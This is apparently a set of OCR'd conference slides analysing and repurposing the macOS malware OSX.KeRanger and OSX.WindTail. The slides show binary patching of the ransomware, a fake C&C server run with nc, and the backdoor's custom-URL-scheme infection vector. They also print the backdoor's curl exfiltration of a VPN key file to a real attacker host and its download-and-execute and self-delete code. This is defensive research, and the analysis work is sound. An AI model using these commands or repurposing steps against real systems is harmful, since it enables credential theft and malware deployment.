
1 nop out 3-day sleep

wait/sleep!

```
01  startEncrypt:
02  ...
03  0x0000000100002388 E820FDFFFF    call    waitOrExit
04  0x000000010000238d 85C0          test    eax, eax
05  0x000000010000238f 0F84A1020000  je      leave
```

```
01  startEncrypt:
02  ...
03  0x0000000100002388 90    nop
04  0x0000000100002389 90    nop
05  ...
06  0x000000010000238e 90    nop
```





2 modify C&C servers (127.0.0.1 for testing)

OSX.KeRanger

repurposing the ransomware

3 create custom C&C "server"

```
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2010 23:26:07 GMT
Server: Apache/2.2.8 (Ubuntu) mod_ssl/2.2.8

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDDuUx6Py8PNQwaN6A1...
nokVRGKUPt3k3ptXPYQIDAQAB

c2VuZCBhbGwgeW91ciBtb25leXogdG8gd2FyZGxlQG9iamVjdGl2ZS1
zZWUuY29tIQ==
```


(public) RSA key


decrypt instructions

expected (base64-encoded) response

```
$ nc -l 0.0.0.0 80 < response.txt
```

"C&C" server





Desktop — nc • sudo — 86×18
users-mac:Desktop user$ sudo nc -l 127.0.0.1 80 < response.txt
TXT
response.txt
Transmission
OBTS_v2_Henze.pdf
OBTS_v2_Beer.pdf
OBTS_v2_Hill.pdf
OBTS_v2_Bradley.pdf
OBTS_v2_Keeley.pdf
OBTS_v2_Cyrus.pdf
OBTS_v2_Long.pdf
OBTS_v2_Edward.pdf
OBTS_v2_Noerenberg_Watson.pdf
OBTS_v2_Fitzl.pdf
OBTS_v2_Todesco.pdf
OBTS_v2_Zohar.pdf
OBTS_v2_Wardle.pdf
OBTS_v2_Reed.pdf
OBTS_v2_Thomas.pdf
OBTS_v2_Seele.pdf

OSX.WINDTAIL (BACKDOOR)

triage (infection vector)

```
$ cat Final_Presentation.app/
          Contents/Info.plist

<?xml version="1.0" encoding="UTF-8"?>
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
```


custom url scheme



legend:

1. user visits a malicious website
2. website trigger downloads of malicious app that is automatically unzipped (Safari)
3. OS automatically registers app's custom URL scheme handlers
4. website loads custom URL scheme
5. OS automatically launches malicious application* to handle custom URL request


*with user permission



"Remote Mac Exploitation Via Custom URL Schemes"
objective-see.com/blog/blog_0x38.html

OSX.WINDTAIL

triage (capabilities)




persistence (login item)

```
# ./procInfo

[ process start ]
pid: 1202
path: /usr/bin/zip
args: (
    "/usr/bin/zip",
    "/tmp/psk.txt.zip",
    "/private/etc/racoon/psk.txt"
)
```

file collection

```
# ./procInfo

[ process start ]
pid: 1258
path: /usr/bin/curl
user: 501
args: (
    "/usr/bin/curl",
    "-F",
    "vast=@/tmp/psk.txt.zip",
    "-F",
    "od=1601201920543863",
    "-F",
    "kl=users-mac.lan-user",
    "string2me.com/.../kESklNvxsNZQcPl.php"
)
```



file exfiltration
(via curl)

OSX.WINDTAIL

triage (file download)

```
01  -(void)sdf {
02
03   //get file name from C&C server
04   var_50 = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE....];
05   url = [[NSURL alloc] initWithString:[NSString stringWithFormat:var_50, ....];
06   request = [NSURLRequest requestWithURL:url,...];
07   data = [NSURLConnection sendSynchronousRequest:request ...];
08   fileName = [[NSString alloc] initWithData:data encoding:rcx ...];
09
10   //get file contents from C&C server
11   rcx = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98Zvi...];
12   fileContents = [NSData dataWithContentsOfURL:[NSURL URLWithString:[NSString
13                   stringWithFormat:@"%@%@", rcx, r8] ...];
14
15   //save to disk
16   [fileContents writeToFile: fileName ...];
```

GET /liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php
response: file name

GET /liaROelcOeVvfjN/update
response: file contents

```
$ ./netiquette -list

usrnode(4897)
 127.0.0.1 -> flux2key.com:80 (Established)

usrnode(4897)
 127.0.0.1 -> flux2key.com:80 (Established)
```


2x connections

OSX.WINDTAIL

triage (...and execute)

```
01  -(void)sdf {
02
03   //extract via 'ditto'
04   task = [[NSTask alloc] init];
05   [task setLaunchPath:[var_68 yoop:@"x3EOmwsZL5..."];
06
07   rdx = [NSArray arrayWithObjects:@"-x", @"-k", ...];
08   [task setArguments:rdx, ...];
09   [task launch];
10
11   //launch
12   bundle = [[NSBundle bundleWithPath:filePath] executablePath];
13   task = [[NSTask alloc] init];
14   [task setLaunchPath:bundle];
15   [task launch];
```

```
# ./procInfo
[ process start ]
path: /usr/bin/ditto
args: ( "/usr/bin/ditto",
        "-x", "-k",
        "~/Library/update.zip", "~/Library" )

[ process start ]
path: ~/Library/update.app
```




download & execute

OSX.WINDTAIL

triage (remote self-delete)

```
http://flux2key.com/liaROelcOeVvfjN/
fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@
```




```
01  r14 = [NSFileManager defaultManager];
02  rdx = [[NSBundle mainBundle] bundlePath];
03
04  //remove (self)
05  [r14 removeItemAtPath:rdx error:rcx];
06
07  //terminate (self)
08  [[NSApplication sharedApplication] terminate:0x0 ...];
```

self-delete logic


OSX.WINDTAIL


repurposing the exploit

